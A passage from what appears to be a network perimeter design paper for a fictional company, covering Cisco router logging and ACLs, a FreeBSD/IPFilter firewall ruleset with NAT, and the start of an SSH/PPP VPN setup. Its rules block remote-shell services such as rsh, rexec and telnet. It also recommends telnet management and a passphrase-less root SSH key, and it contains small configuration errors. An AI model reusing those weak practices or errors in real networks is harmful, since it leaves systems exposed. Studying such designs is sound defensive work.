4	Warnings	Warning Condition	Crypto operation failed
5	Notifications	Normal but important event	Interface state change
6	Informational	Information message	Packet denied by list
7	Debugging	Debug message	Appears only if debug is enabled

For best security, enable both console logging and syslog logging. This is shown in the following steps.

This turns on console logging at level 5, which means important messages will go the console.

```
logging console notification
logging on
```

For buffered logging and other forms of persistent logs, recording the time and date of the logged message is very important. Cisco routers have the ability to timestamp their messages, but it must be turned on explicitly. This is shown in the setup for buffered logging.

This sets the log buffer size to 16K bytes of informational logging, i.e., level 5. Entries will be timestamped with the local time and the date.

```
logging buffered 16000 information
service timestamp log datetime localtime
```

Syslog logging provides persistent logging to files on a dedicated syslog server. Syslog has been available on Unix and its derivatives and Windows NT and Windows 2000. For a routers such as the border router connected to the Internet, it is highly desirable to configure two syslog servers. The configuration for logging is show below.

The first statement insures timestamps will have the local date and time. The next two lines set up the logging to the two syslog servers. The fourth line defines the facility level that the router will use to report messages to the syslog servers.

```
service timestamps log datetime localtime
logging syslog_server_1
logging syslog_server_2
logging facility local6
```

Ordinarily, Cisco routers use a facility of local7 logging. This will require a modification to the syslog servers' *syslog.conf* similar to the following:

```
# Save router messages to a log file
local6.*                        /var/log/b-router.log
```

This directs the syslog servers to log all syslog messages with a facility code of *local6* to the file */var/log/b-router.log*

The border router is configured to filter syslog messages from the outside network. This is shown in the statement below.

This access list filters and logs any syslog messages from the external network

```
no access-list 120
```

```
access-list 120 deny udp any 160.2.36.0 0.0.0.3 eq syslog log
```

Network Time Protocol is the standard for time synchronization. Without time synchronization throughout a network, forensic analysis of events is impossible.

First, some general time set up.

These statements set our time zone as Central Standard Time and daylight savings time is honored.

```
clock timezone CST –6
clock summer-time zone recurring
```

The following configures the border router to use authenticated NTP to an NTP server in the FORTUN-8 network. These statements set up NTP to use MD5 authentication with the local NTP server.

```
ntp authenticate
ntp authenticate-key 1 md5 FC152E535AEC0D 7
ntp trusted-key 1
ntp access-group query-only 130
ntp server ntp_server key 1
```

This ACL permits access to the local time server.

```
no access-list 130
access-list 130 permit host ntp_server
access-list 130 deny any
```

Other Router Protections

Cisco routers support many services that can be disabled to improve the security of the router. Disabling these services does not mean the protocol will not be supported on the network. It means, instead, the router will no provide those services. The following disables questionable services and protocols.

```
no cdp run
no ip source-route
no ip classless
no service tcp-small-serv
no service udp-small-serv
no ip finger
no service finger
no ip bootp server
no ip http server
no ip proxy-arp
no ip directed-broadcast
no ip unreachable
no ip redirect
no ip mask-reply
```

Anti-spoofing

At no point in time should packets arrive at the external Internet interface with addresses of the internal network or certain well-known or reserved addresses. When this occurs, the router is being spoofed. ACLs will be used to deny and log this type of event.

Cisco Discovery Protocol (CDP) is a proprietary protocol used by Cisco routers to identify each other. This needs to be disabled. IP source routing is a mechanism by which packets can specify routes. IP source routing is frequently used in attacks and needs to be disabled. Disable classless routing UDP have services in the low port range that are of questionable value such as chargen and discard. These "small services" are disabled. Disabling the finger server prevents external users from determining who is logged in to the router. Cisco routers are capable of acting as bootp load hosts. This should be disabled. Cisco routers support web based administration through the HTTP protocol. This should be disabled. A Cisco router can act as a proxy for Address Resolution Protocol (ARP) requests. This has the potential to leak internal LAN address to the Internet. This feature is disabled. Directed broadcasts can be used in some denial of service attacks. Disable this feature. Network mapping techniques used by hackers employ ICMP unreachable, redirect and mask-reply packets. Disable these features.

This denies anything from the internal network on the external interface.

```
no access-list 140
access-list 140 deny ip 192.168.0.0 0.0.255.255 any log
```

Deny anything coming from the local interface.

```
access-list 140 deny ip 127.0.0.0 255.255.255.255 any log
```

Deny class D and E networks.

```
access-list 140 deny ip 224.0.0.0 15.255.255.255 any log
access-list 140 deny ip 240.0.0.0 7.255.255.255  any log
```

Deny the RFC 1918 reserved addresses.

```
access-list 140 deny ip 10.0.0.0    0.255.255.255 any log
access-list 140 deny ip 172.16.0.0 0.15.255.255  any log
```

Protecting Hosts behind The Router

Various services need to filtered out either because of they are "Internet noise" or they pose a threat to internal hosts.

These four ACLs filter out the Internet noise of Microsoft netbios traffic and any packets for Unix Remote Procedure Call (RPC).

```
access-list 140 deny udp any any range netbios-ns netbios-ss
access-list 140 deny tcp any any range 135 139
access-list 140 deny tcp any any eq sunrpc
```

```
access-list 140 deny udp any any eq sunrpc
```

Having secured the router, ACME has defined the following ACLs for the border router based on the security policy and business needs of GIAC Enterprises.

Most TCP traffic is over connections that have been established. The first statement optimizes performance for any packets coming in over established connections. The next four statements permit mail (smtp), world wide web (http), secure http (port 443), and secure shell (ssh) from any external host to the firewall. The next two statements allow passive mode FTP. The next two statements allow the Domain Name Service (DNS) lookups and zone transfers. The final two statements in the ACL deny any other TCP or UDP services not previously defined.

TCP or UDP service not previously permitted.

```
access-list 140 permit tcp any any established
access-list 140 permit tcp any host 160.2.36.16 eq smtp
access-list 140 permit tcp any host 160.2.36.16 eq http
access-list 140 permit tcp any host 160.2.36.16 eq 443
access-list 140 permit tcp any host 160.2.36.16 eq ssh
access-list 140 permit tcp any gt 1023 host 160.2.36.16 eq ftp
access-list 140 permit tcp any gt 1023 host 160.2.36.16 eq ftp-data
access-list 140 permit udp any host 160.2.36.16 eq domain
access-list 140 permit tcp any host 160.2.36.16 eq domain
access-list 140 deny   tcp any host 160.2.36.16 log
access-list 140 deny   udp any host 160.2.36.16 log
```

This ACL permits traffic coming from the firewall to pass out to the Internet. The assumption is that the traffic has been cleared by one or both of the firewalls or the VPN.

```
access-list 150 permit tcp  host 160.2.36.16 any
access-list 150 permit udp  host 160.2.36.16 any
access-list 150 permit icmp host 160.2.36.16 any
```

These ACLs are applied to the two interfaces by the following commands. Group 140 is applied to the inbound serial interface; group 150 to the outbound Ethernet interface.

```
interface Serial 0
   access-group 140 in
interface Ethernet 0
   access-group 150 out
```

The Firewall

ACME has chosen the combination of FreeBSD and IPFilter over Linux and iptables because of the maturity and sophistication of both of these software components. For the implementation of the firewall at this point in time, ACME has chosen FreeBSD verion 4.3-STABLE and IPfilter 3.4.17. ACME recommends the following

methodology to create a secure firewall:

- Select options while installing the operating system that will help secure the firewall. For example, install a minimum configuration.
- After installation, secure the system. For example, remove unneeded services.
- Implement a firewall filtering ruleset that implements the security policy.

Installing the Operating System

Information on installing FreeBSD can be obtained at http://www.freebsd.org/doc/en_US.ISO8859-1/books/handbook/install.html.

ACME highly recommends the following step to produce a secure configuration.

1. During the installation, choose "Kern-Developer" as the distribution to install. This will install the kernel source, which will be needed to add IPfilter into the kernel. Do NOT install X Windows.
2. Install the FreeBSD ports collection. Some of the software ports will be added to secure the firewall.
3. When asked if this system will function as a gateway, answer "Yes".
4. When asked if this system will have anonymous FTP access, answer "No".
5. When asked if this system will be an NFS server, answer "No".
6. When asked if this system will be an NFS client, answer "No".
7. When asked "Do you want to select a default security profile for this host", answer "Yes" and select "Extreme – Very restrictive security settings". Note: this turns off inetd. Inetd is not needed for the operation of a firewall.
8. When asked if you want to install Linux binary support, answer "No".
9. Install the following packages from the FreeBSD package collection: lynx-2.8.3.1, vim-lite-5.7.24, and Tripwire-2.3.1-2.
10. Be sure to choose a good, strong password for root (superuser).
11. When asked if changes need to be made to the General Configuration menu, answer "Yes" and enable ntpdate and sshd.

After the system reboots, log in a root.

Securing the System

1. Use vipw to edit the */etc/passwd* file and change the shell parameter for root to be */bin/bash*. Log out and back in. Create a *.bashrc* and .profile for root with the following entries in them. Note the value of umask and PATH. This umask will prevent root from creating world readable files. The PATH parameter does not have "." in it in case the system is

compromised and trojans are placed in directories root may be investigating.

```
.bashrc:
umask 077
PS1="[\u@\h \W]\\$ "
alias ls='ls -aIFG'

.profile:
PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin:/usr/local/sbin:$HOME/bin; export
PATH
umask 077
PS1="[\u@\h \W]\\$ "
alias ls='ls -aIFG'
```

Create a warning banner in */etc/motd*. This is an example banner. Consult with the legal department of GIAC Enterprises for local customizations.

```
* * * * * * * W A R N I N G * * * * * * * * * * * * * *
THIS SYSTEM IS RESTRICTED TO AUTHORIZED USERS FOR AUTHORIZED
USEONLY. UNAUTHORIZED ACCESS IS STRICTLY PROHIBITED AND MAY
BE PUNISHABLE UNDER THE COMPUTER FRAUD AND ABUSE ACT OF
1986 OR OTHER APPLICABLE LAWS. IF NOT AUTHORIZED TO ACCESS
THIS SYSTEM,DISCONNECT NOW. BY CONTINUING, YOU CONSENT TO
YOUR KEYSTROKES AND DATA CONTENT BEING MONITORED. ALL
PERSONS ARE HEREBY NOTIFIED THAT THE USE OF THIS SYSTEM
CONSTITUTES CONSENT TO MONITORING AND AUDITING.
* * * * * * * * * * * * * W A R N I N G * * * * * * * * * * * * * *
```

2. Modify */etc/inetd.conf* such that all lines are commented out. This is done just in case inetd is ever started accidentally or not.

3. Configure the SSH daemon configuration file, */etc/ssh/sshd_config* as shown in the Appendix

4. Configure the */etc/hosts.allow* file as shown in the Appendix.

5. Install Tripwire. Install the Tripwire policy file as listed in the Appendix and recreate the database. Modify the */etc/crontab* file to create a job to check the integrity of the system at 4:00 AM.

```
0 4 * * * root /usr/local/sbin/tripwire --check –cfgfile /etc/tripwire/tw.cfg
```

6. Configure */etc/rc.conf* to look like the example in the Appendix. Modifications to the file include enabling sshd setting it listen for only Ipv4 addresses, enabling ipfilter, ipmon, and ipnat., defining the network interfaces, addresses, and netmask.

7. Create log files specifically to hold firewall-related information. ACME recommends */var/log/firewall_logs*.

8. Configure the kernel to include IPFilter by adding these lines to the kernel configuration file. This modification will enable IPfilter and IPfilter logging and set the default packet filtering policy to "block".

```
options  IPFILTER
options  IPFILTER_LOG
options  IPFILTER_DEFAULT_BLOCK
```

9. Rebuild the kernel. Install the kernel and reboot.

Implementing the Firewall Ruleset

The firewall implements the security policy of the organization. To implement the security policy, ACME has chosen the Open Source Software program IPfilter version 3.4.17. IPfilter is a simple, flexible, and powerful filtering system. Two of its strong points are its easy to read syntax and its capabilities as a stateful firewall. Rules are installed with the ipf program. The ipf program processes a rule file. Each line in the rule file specifies a filtering rule. Each filtering rule is an action to either pass or block the packet based on a set of conditions.

Another advantage of IPfilter over, say, iptables, is the separation of filtering from Network Address Translation (NAT). This makes it easier to concentrate on the writing rules to perform the required function.

Like other filtering packages, IPfilter processes rules in order they occur. Thus order is important. Most filtering packages such as iptables or Cisco IOS pass or block as soon as packet matches a rule. This is known as "first match wins." IPfilter, on the other hand, uses the principal of "last match wins." Thus, the decision to pass or block a packet depends on the last rule matched. This means rules are typically ordered from least restrictive to most restrictive.

Managing filtering rulesets can become complex very quickly. As Brent Chapman points out in Network (In)Security Through IP Packet Filtering, implementing filtering is often difficult to configure, modify, and maintain. ACME recommends using a program like isba to implement filtering rulesets. Isba is a graphical tool to edit and manage IPfilter rulesets. The GUI displays rules in column format organized into actions, options interface, source host, source port, destination port, etc. Hosts, networks, interfaces are objects with names and properties. This greatly simplifies ruleset generation and promotes readability, maintainability, and flexibility. The following are the definitions for the hosts/addresses used to create the ruleset.

Name	Value	Comment	Included from
	0/32	for Nat: specifies current IP address	isba
	0/0	for Nat: specifies any original address	isba
	127.0.0.1	localhost	isba
DNS-server	192.168.2.2	DNS Server	
brouter	160.2.36.17	Border Router	
crtntx1-ar5-076-1	4.40.76.144	Me	
dmz-intf	ed2	DMZ Interface	
email-server	192.168.2.1	Mail Server	
giac-ent	160.2.36.16	GIAC Entrprises IP Address	
giac-int	192.168.0.0/16	GIAC Internal Address Range	
int-intf	ed0	External Internet Interface	
lan-intf	ed1	Internal LAN Interface	
mngmnt-1	192.168.1.55	Internal Management System	
mngmnt-2	192.168.1.56	Internal Management System	
ntp-server	192.168.1.77	Network Time Protocol Server	
syslog-server-1	192.168.1.57	Primary Syslog Server	
syslog-server-2	192.168.1.58	Secondary Syslog Server	
vpn-intf	ed3	VPN Interface	
vpn-server	192.168.3.1	VPN Server	
www-server	192.168.2.3	Web Server	

- Figure 3 Hosts/Addresses

The following are the interfaces used to create the ruleset.

Name	Value	Comment	Included from
	lo	Loopback interface	isba
dmz-intd	ed2	DMZ Interface	
int-intf	ed0	External Interner Interface	
lan-intf	ed1	Internal LAN Interface	
vpn-intf	ed3	VPN Interface	

- Figure 4 Interfaces

The following are the services used to create the ruleset.

Name	Proto	Value	Comment	Included from
dns	tcp/udp	53	DNS - Domain Name Service	
ftp	tcp	21	FTP - Filte Transfer Protocol	
ftp-data	tcp	20	FTP Data Channel	
high-port	tcp	1023><65535	Source port > 1023 but < 65535	
http	tcp	80	HTTP - World Wide Web	
ntp	tcp/udp	123	NTP - Network Time Protocol	
proto-icmp	icmp		specifies proto icmp, no type	isba
proto-tcp	tcp		specifies proto tcp, no port	isba
proto-tcp-udp	tcp/udp		specifies proto tcp/udp, no port	isba
proto-udp	udp		specifies proto udp, no port	isba
rexec	tcp	512	REXEC - Remote Execution	
rlogin	tcp	513	RLOGIN - Remote Login	
rsh	tcp	514	RSH - Remote Shell	
smtp	tcp	25	SMTP - Email	
ssh	tcp	22	SSH - Secure Shell	
ssl	tcp	443	SSL - Secure Socket Layer	
syslogd	udp	514	Syslog - System Logger	
telnet	tcp	23	Telnet - Remote Login	

- Figure 5 Services

When the ruleset is complete, isba compiles the ruleset into IPfilter rules. The ruleset based on the security

policy is configured as follows:

Since the default policy is "block", the first two rules allow packets to pass across the local loopback interface.

#	Action	Opts	Intf	From	To	Service	Misc	Group	Comment
	Pass packets across the local interface								
1	pass in	quick	lo						Local loopback
2	pass out	quick	lo						Local loopback

- Figure 6 Local Loopback

This rule blocks packets with IP options set or packets that are short fragments.

#	Action	Opts	Intf	From	To	Service	Misc	Group	Comment
	Block short packets or IP options set								
3	block in	quick	int-intf				with short with ipopts		Block packets that are short or have ip options set.

- Figure 7 Short IP Options Set

Some forms of attacking and fingerprinting use combinations of the TCP flags that are ambiguous or illegal, such as all six flags (SYN,URG, PSH, ACK, FIN, and RST) set. These three rules block those combinations.

#	Action	Opts	Intf	From	To	Service	Misc	Group	Comment
	There are certain combinations of bits in the TCP header that are questionable at best. These are PUF (Push/Urgent/Fin) SF (Syn/Fin) and SUPRAF (Syn/Ack/Push/Urgent/Fin/Reset)								
4	block in	quick	int-intf				flags PUF/PUF		Push/Urgent/Fin
5	block in	quick	int-intf				flags SF/SF		Syn/Fin
6	block in	quick	int-intf				flags /0xff		All flags set

- Figure 8 Illegal TCP FLags

These five rules create a dispatch table for filtering packets. Packets coming in on the Internet interface are dispatched to group 100, the local LAN interface, Group 200, the DMZ interface, Group 300, and the VPN interface, group 400. Packets leaving on the local LAN interface are dispatched to Group 500.

#	Action	Opts	Intf	From	To	Service	Misc	Group	Comment
	Dispatch to the appropriate group depending on the interface and direction								
7	pass in		int-intf					head 100	Incoming packets from the Internet/router
8	pass in		lan-intf					head 200	Incoming packets from the LAN
9	pass in		dmz-intf					head 300	Incoming packets from the DMZ
10	pass in		vpn-intf					head 400	Incoming packets from the VPN
11	pass out		lan-intf					head 500	Outgoing packets to the LAN

- Figure 9 Dispatch Table

This is the Group 100 set of rules. Packets arrive on the external Internet interface. The first rule blocks and logs interactive session startups from anywhere on the external Internet interface. Specifying the "S" or SYN flag in the TCP header to key on does this. The next rule permits established telnet sessions to flow between the router or the firewall and either of the internal management stations. Time synchronization with the internal timeserver is permitted with rule 14. Rules 15 through 20 permit HTTP, secure HTTP, DNS, mail, and passive mode FTP to pass from/to the Internet and the servers in the DMZ. There are NAT rules that will be

discussed that go with these filtering rules. For the VPN, SSH is allowed in from the Internet. There is a NAT rule for this as well. The last rule in the group blocks and logs any packet that does not conform to this policy.

#	Action	Opts	Intf	From	To	Service	Misc	Group	Comment
	Group 100 – Packets arrive on the external Internet interface. Remote management and time sync needs to be permitted for the router. Web, FTP, mail, and SSH are permitted in. All other traffic is blocked.								
12	block in	log first quick	int-intf			telnet rexec rlogin rsh	flags S/S	group 100	Block and log any telnet, rexec, rlogin, or rsh session initiated from the outside.
13	pass in	quick	int-intf	brouter glac-fw-int	mngmnt-1 mngmnt-2	telnet	flags SA/SA	group 100	Pass telnet packets from the router and the firewall to the designated management stations
14	pass in	quick	int-intf	brouter glac-fw-int	ntp-server	ntp	keep state	group 100	Time sync request from the router or the firewall
15	pass in	quick	int-intf		glac-ent	http	keep state keep frags	group 100	Allow in traffic to the Web Server
16	pass in	quick	int-intf		glac-ent	ssl	keep state keep frags	group 100	Allow secure HTTP to the web server
17	pass in	quick	int-intf		glac-ent	dns	keep state with frag	group 100	Allow DNS queries
18	pass in	quick	int-intf		glac-ent	smtp	keep state keep frags	group 100	Allow email from the Internet
19	pass in	quick	int-intf		glac-ent	ftp	keep state keep frags	group 100	Allow FTP command channel
20	pass in	quick	int-intf		glac-ent	ftp-data	srcport high-port keep state keep frags	group 100	Allow PASV FTP Data channel
21	pass in	quick	int-intf		glac-ent	ssh	keep state keep frags	group 100	Allow in SSH from the Internet for VPN Services
22	block in	log first quick	int-intf					group 100	Block and log anything else from the Internet to GIAC Enterprises

• Figure 10 Group 100

Group 200 directs packets from the DMZ interface going to either the internal network or the Internet. The first six rules permit HTTP, secure HTTP, DNS, email, and passive mode FTP to pass. Access to the firewall, border router, and the systems in the DMZ is granted to the internal management station by the next rule. Next, time synchronization with the ntp server is granted rule 30 to the firewall, border router, and the systems in the DMZ. Access to the Internet for HTTP and FTP is granted by the next rule to the internal systems. Finally, any other traffic from the internal systems is blocked.

#	Action	Opts	Intf	From	To	Service	Misc	Group	Comment
	Group 200 – Packets arrive on the LAN Interface destined for the Internet or for the DMZ.								
23	pass in	quick	lan-intf	glac-int	www-server	http	keep state	group 200	Allow internal system to access the web server
24	pass in	quick	lan-intf	glac-int	www-server	ssl	keep state	group 200	Allow secure HTTP to the web server
25	pass in	quick	lan-intf	glac-int	email-server	smtp	keep state	group 200	Allow internal systems to mail server
26	pass in	quick	lan-intf	glac-int	DNS-server	dns	keep state	group 200	Allow internal systems to the DNS server
27	pass in	quick	lan-intf	glac-int	www-server	ftp	keep state	group 200	Allow FTP command channel to web server
28	pass in	quick	lan-intf	glac-int	www-server	ftp-data	srcport high-port keep state	group 200	Allow PASV FTP data channel to web server
29	pass in	quick	lan-intf	mngmnt-1 mngmnt-2	www-server email-server DNS-server brouter glac-fw-int	telnet	keep state	group 200	Allow the management stations on the internal network telnet access to the external servers
30	pass in	quick	lan-intf	ntp-server	www-server DNS-server email-server brouter glac-fw-int	ntp	keep state	group 200	Time Synchonization with the time server
31	pass in	quick	lan-intf	glac-int		http	keep state keep frags	group 200	Allow HTTP to the Internet
32	pass in	quick	lan-intf	glac-int		ftp	keep state keep frags	group 200	Allow FTP command channel to the Internet
33	pass in	quick	lan-intf	glac-int		ftp-data	srcport high-port keep state keep frags	group 200	Allow PASV FTP data channel to the Internet
34	block in	log quick	lan-intf					group 200	Block all other traffic from the internal network

• Figure 11 Group 200

Packets coming in from the DMZ are filtered by rules in Group 300. The first six rules pass HTTP, secure HTTP, DNS, email, and passive mode FTP to the internal systems or to the Internet. Management functions by the internal management stations are permitted with via telnet with rule 41. The last rule in the group blocks potentially bogus packets from the DMZ.

#	Action	Opts	Intf	From	To	Service	Misc	Group	Comment
	Group 300 – Packets come from the DMZ to the internal systems or to the Internet. The filter rules will pass HTTP, SMTP, SSL, DNS, and (limited) telnet. Anything else is most likely BOGUS!								
35	pass in	quick	dmz-intf	www-server		http	keep state	group 300	Allow HTTP from the web server
36	pass in	quick	dmz-intf	www-server		ssl	keep state	group 300	Allow SSL from the web server
37	pass in	quick	dmz-intf	DNS-server		dns	keep state	group 300	Allow DNS from the external DNS server
38	pass in	quick	dmz-intf	email-server		smtp	keep state	group 300	Allow SMTP from the mail server
39	pass in	quick	dmz-intf	www-server		ftp	keep state	group 300	Allow FTP command channel from the web server
40	pass in	quick	dmz-intf	www-server		ftp-data	keep state	group 300	Allow FTP data channel from the web server
41	pass in	quick	dmz-intf	www-server DNS-server email-server	mngmnt-1 mngmnt-2	telnet	keep state	group 300	Allow telnet with the management stations
42	block in	log quick	dmz-intf					group 300	Blocking rule for group Group 300. Most likly bogus.

• Figure 12 Group 300

The only traffic coming from the VPN server should be SSH. The set of rules in Group 400 pass SSH from the VPN server and blocks all other traffic.

#	Action	Opts	Intf	From	To	Service	Misc	Group	Comment
	Group 400 – Packets come from the VPN interface. The only traffic coming from the VPN interface should be SSH. Other traffic is BOGUS.								
43	pass in	quick	vpn-intf	vpn-server		ssh		group 400	Allow SSH from the VPN server.
44	block in	log quick	vpn-intf	vpn-server				group 400	Group 400 blocking rule. Block other traffic originating the VPN server not SSH.

• Figure 13 Group 400

Group 500 handles traffic originating from the firewall itself to the internal LAN. Time synchronization requests to the time server are handled by the first rule. Syslog messages to the syslog servers are permitted in the next rule. Telnet sessions to the management stations are permitted by rule 47. Other traffic is blocked by the last rule.

#	Action	Opts	Intf	From	To	Service	Misc	Group	Comment
	Group 500 – Packets orginating from the firewall to the local LAN								
45	pass out	quick	lan-intf	glac-fw-int	ntp-server	ntp		group 500	Time sync with the time server
46	pass out	quick	lan-intf	glac-fw-int	syslog-server-1 syslog-server-2	syslogd		group 500	Pass messages to the syslog servers
47	pass out	quick	lan-intf	glac-fw-int	mngmnt-1 mngmnt-2	telnet	flags SA/SA	group 500	Pass telnet sessions back to management stations that are established.
48	block out	log	lan-intf	glac-fw-int	glac-int			group 500	Default block for packets originating on the firewall bound for the internal LAN.

• Figure 14 Group 500

Network Address Translation is performed by these rules. When a packet goes out the Internet interface with a source address of the internal LAN network, the packet will be rewritten such that its source address is firewall's Internet IP address, and sent on to its original destination. IPfilter maintains a list of what translated connections are in progress so that it can perform the reverse and remap the response to the internal host that really generated the packet. In the next seven rules, packets from the Internet requesting services are dispatched to the appropriate server, web, DNS, email, and FTP, and SSH after undergoing Network Address Translation.

#	Action	Intf	Original From	Original To	Original Dst Port		Translated Address	Translated Dst Port	Proto	Range	Comment
	Network Address Translation Rule - Translate internal GIAC Enterprises internal addresses to the address of the firewall.										
1	map	int-intf	glac-int			->	glac-ent				Internal addresses are translated to the address of the Firewall and vice versa.
	Redirection Rules - HTTP, Secure HTTP, DNS, SMTP, and FTP are redirected to the appropriate server and back.										
2	rdr	int-intf		glac-ent	http	->	www-server	http	tcp		Redirect web traffic to the web server
3	rdr	int-intf		glac-ent	ssl	->	www-server	ssl	tcp		Redirect Secure HTTP to the web server
4	rdr	int-intf		glac-ent	dns	->	DNS-server	dns	tcp/udp		Redirect DNS traffic
5	rdr	int-intf		glac-ent	smtp	->	email-server	smtp	tcp		Redirect Email traffic to the mail server
6	rdr	int-intf		glac-ent	ftp	->	www-server	ftp	tcp		Redirect FTP command channel to the web server
7	rdr	int-intf		glac-ent	ftp-data	->	www-server	ftp-data	tcp		Redirect PASV FTP data channel to the web server
8	rdr	int-intf		glac-ent	ssh	->	vpn-server	ssh	tcp		Redirect SSH to the VPN server

• Figure 15 Network Address Translation

The ruleset is compiled into two files, *ipf.rules*, and *ipnat.rules* and placed in locations like */etc/ipf.rules* and */etc/ipnat.rules*. Starting IPfilter can be accomplished with a command such as

```
ipf -Fa -f /etc/ipf.rules
```

This directs the ipf to flush all the rules and read the rules the file, */etc/ipf.rules*. Network Address Translation can be started with a command such as

```
ipnat –Fa –f /etc/ipnat.rules
```

This command directs ipnat to flush all the address translation directives and read the file */etc/ipnat.rules*. These two commands be included in a startup file such as */etc/rc.local* to startup filtering and address translation at system boot time.

The filtering rules and address translation rules compiled from this ruleset can be found in the appendix.

The Virtual Private Network

GIAC Enterprises wants to connect its branch offices to the main office via a Virtual Private Network over the Internet. This will result in cost savings on analog modems and modem lines and increase security of transmitted data. Since VPN's are a fairly new technology and GIAC Enterprises wants to test VPN's as a "proof-of-concept" before committing to a particular solution, GIAC Enterprises has requested ACME to configure a VPN solution using Open Source Software. To implement a VPN solution, ACME has chosen to use Secure Shell (SSH) and PPP (Point-to-Point Protocol). The setup given here is between the central office in

Dallas, Texas and the branch office in Fort Worth, Texas.

For this setup the following conventions will be used:

Component	Description	Value
Branch Office L:AN (branch-office-lan)	The IP address of the VPN server on the internal network	192.168.5.1
Branch Office Gateway (branch-office-gw)	The IP address of the VPN server on the Internet	160.2.36.19
Branch Office VPN (branch-office-vpn)	The IP address of the branch office's PPP Interface	192.168.7.1
Central Office LAN (central-office-lan)	The IP address of the VPN server on the internal network	192.168.3.2
Central Office Gateway (central-office-gw)	The IP address of the VPN server on the Internet	160.2.36.16[1]
Central Office VPN (central-office-vpn)	The IP address of the central office's PPP interface	192.168.7.2

[1] This is the IP address of the GIAC Enterprises firewall. Network Address Translation in IPfilter will take care of getting the packets to/from the VPN server.

Theory of Operation

To set up secure communications between the branch office and the central office, the Secure Shell (SSH) will be used. SSH is both a program suite and a secure communications protocol. It has become the *de facto* standard for secure remote access on Unix systems. The SSH server daemon, sshd, listens for connections from an SSH client (usually ssh) on well-known TCP port 22. When a connection is established, the client and server authenticate each other using an RSA key exchange with keys typically 1,024 bits. To prevent "man-in-the-middle"attacks, the sshd *has* its own RSA key, which is regenerated and never kept, in a file. This transient key makes it more difficult for the man-in-the-middle to decrypt intercepted packets and pretend they are either the client or server or both. The server key is usually 768 bits. If the user specified a command to run when the SSH client was run, that command runs remotely on the server (providing authentication successfully occurred). If no command were specified, a pseudo-terminal is created and an interactive session is established instead. It is possible to run a command remotely and create a pseudo-terminal in the process. This is basis upon which the VPN will be built.

Just as FTP protocol uses a separate channel for data and commands, the VPN will have two SSH channels between the branch office and the central office. One will be used to secure and encapsulate the PPP protocol for data transmission, the other, for commands sent from the branch office to the central office.

A VPN session between branch office and central office goes through this sequence of operations:

1) Run pty-dir to allocate a new pseudo-terminal on the branch office.

2) Open an SSH connection between the branch office and the central office. This is the data channel.

3) Run pppd on the central office. To complete the connection, pppd must be running on the master.

4) Run pppd on the master through the allocated pseudo-terminal.

5) Open a second SSH connection to the central office. This is the command channel through which commands to set up routing tables on the central office will be sent.

6) Set up routing tables on the branch office.

All of the operations can be set up script on the branch office and eliminate the need for human intervention to start or stop the VPN.

Initial Setup of the VPN

Setting up the VPN is accomplished in the following steps

1) Create a user account on the central office.

2) Set up SSH authentication.

3) Configure sudo on the central office.

4) Configure pty-redir on the branch office.

5) Configure pppd and route scripts for the user on the central office.

6) Configure the *VPN* script on the branch office.

Create a user account on the central office

Create a user account and home directory on the central office for the Fort Worth office for the VPN connection. Use a mnemonic name, such as fw1-*vpn.* By doing this, tracking and accounting can be done for each branch office. ACME recommends setting the password for each VPN user account to a strong, difficult-to-crack password.

Set up SSH authentication

On the branch office system, if a key pair consisting of a public and private key for the *root* account has not been created, create them using the ssh-keygen program. This will create two files, *$HOME/.ssh/identity.pub* and *$HOME/.ssh/identity,* where *$HOME* is the home directory for the user. These files contain the public and private keys for the *root* account. Check the permissions on *$HOME/.ssh/identity* such that is readable and writable only by *root.* If it is not, do

```
chmod u=rw,g-rwx,o-rwx %HOME/.ssh/identity
```

When ssh-keygen prompts for a passphrase, enter an empty line. A null passphrase will facilitate unattended start up of the VPN.

Log into the central office using the VPN username, *fw1-vpn.* Alternatively, su to it and run ssh-keygen to generate the public and private keys for user *fw1-vpn.* Again, check the permissions of the files containing the public and private keys appropriately.

The next step is to the exchanging of keys to permit ssh logins. Add the central office's public host key to root's *known_hosts* file on the branch office. The easiest way to accomplish this is to run ssh to connect to the central office from the branch office. By doing this, ssh will automatically ask if the central office's public key to the *known_hosts* file on the branch office. The correct response is "yes." To add the branch office's public host key to *fw-vpn1's known_hosts* file, either try to connect to it using ssh or copy the key */etc/ssh_hostkey.* Next, copy root's public key from *$HOME/.ssh/identity.pub* on the branch office to *fw-vpn1's authorized_keys* file.

At this point, RSA host, and RSA user authentication are all enabled for this connection. To further tighten up security, edit */etc/sshd_config* on both hosts to look like the following:

```
Port 22
HostKey /etc/ssh/ssh_host_key
KeyRegenerationInterval 3600
SyslogFacility AUTH
LogLevel INFO
PermitRootLogin no
```

```
StrictMode yes
RhostsAuthentication no
RhostsRSAAuthentication no
RSAAuthentication yes
PasswordAuthentication no
AllowHosts giac-ent.giac.com giac-ent-fw.giac.com
```

This tells the SSH daemon to configure itself in this way:

Port 22

The option Port specifies on which port number ssh daemon listens for incoming connections.

HostKey /etc/ssh/ssh_host_key

The option HostKey specifies the location containing the private host key.

KeyRegenerationInterval 3600

The option KeyRegenerationInterval specifies how long in seconds the server should wait before automatically regenerated its key, in this instance, one hour. This is a security feature to prevent man-in-the-middle attacks.

SyslogFacility AUTH

The option SyslogFacility specifies the facility code used when logging messages from sshd. The facility specifies the subsystem that produced the message, in this case, AUTH.

LogLevel INFO

The option LogLevel specifies the level that is used when logging messages from sshd, in this case, INFO.

PermitRootLogin no

The option PermitRootLogin specifies whether root can log in using ssh This prevents root logging in to either system using ssh.

StrictMode yes

The option StrictModes specifies whether ssh should check user's permissions in their home directory and rhosts files before accepting login.

RhostsAuthentication no

The option RhostsAuthentication specifies whether sshd can try to use rhosts based authentication.

Setting RhostsAuthentication to "no" means *.rhosts* authentication, which is insecure, will not be used.

RhostsRSAAuthentication no

The option RhostsRSAAuthentication specifies whether to try *.rhosts* authentication in concert with RSA host authentication. This is set to "no" because of the lack of security in *.rhosts* authentication.

RSAAuthentication yes

The option RSAAuthentication specifies whether to try RSA authentication. This option must be set to "yes" for optimum security in VPN sessions.

PasswordAuthentication no

The option PasswordAuthentication specifies whether password-based authentication should be used if RSA authentication fails. This option is set to "no".

AllowHosts giac-ent.giac.com giac-ent-fw.giac.com

The option AllowHosts specifies from which hosts an SSH session is allowable. On the branch office, only giac-ent.giac.com would be specified, on the central office, only giac-ent-fw.giac.com.

Configuring sudo on the Central Office

The sudo program allows a user with the appropriate rights to execute a program as if he were the superuser. Users are granted capabilities based on the contents of the *sudoers* file. Sudo is necessary because the unprivileged user *fw-vpn1* must execute the route, which is privileged. The sudoer file is set up like the following:

```
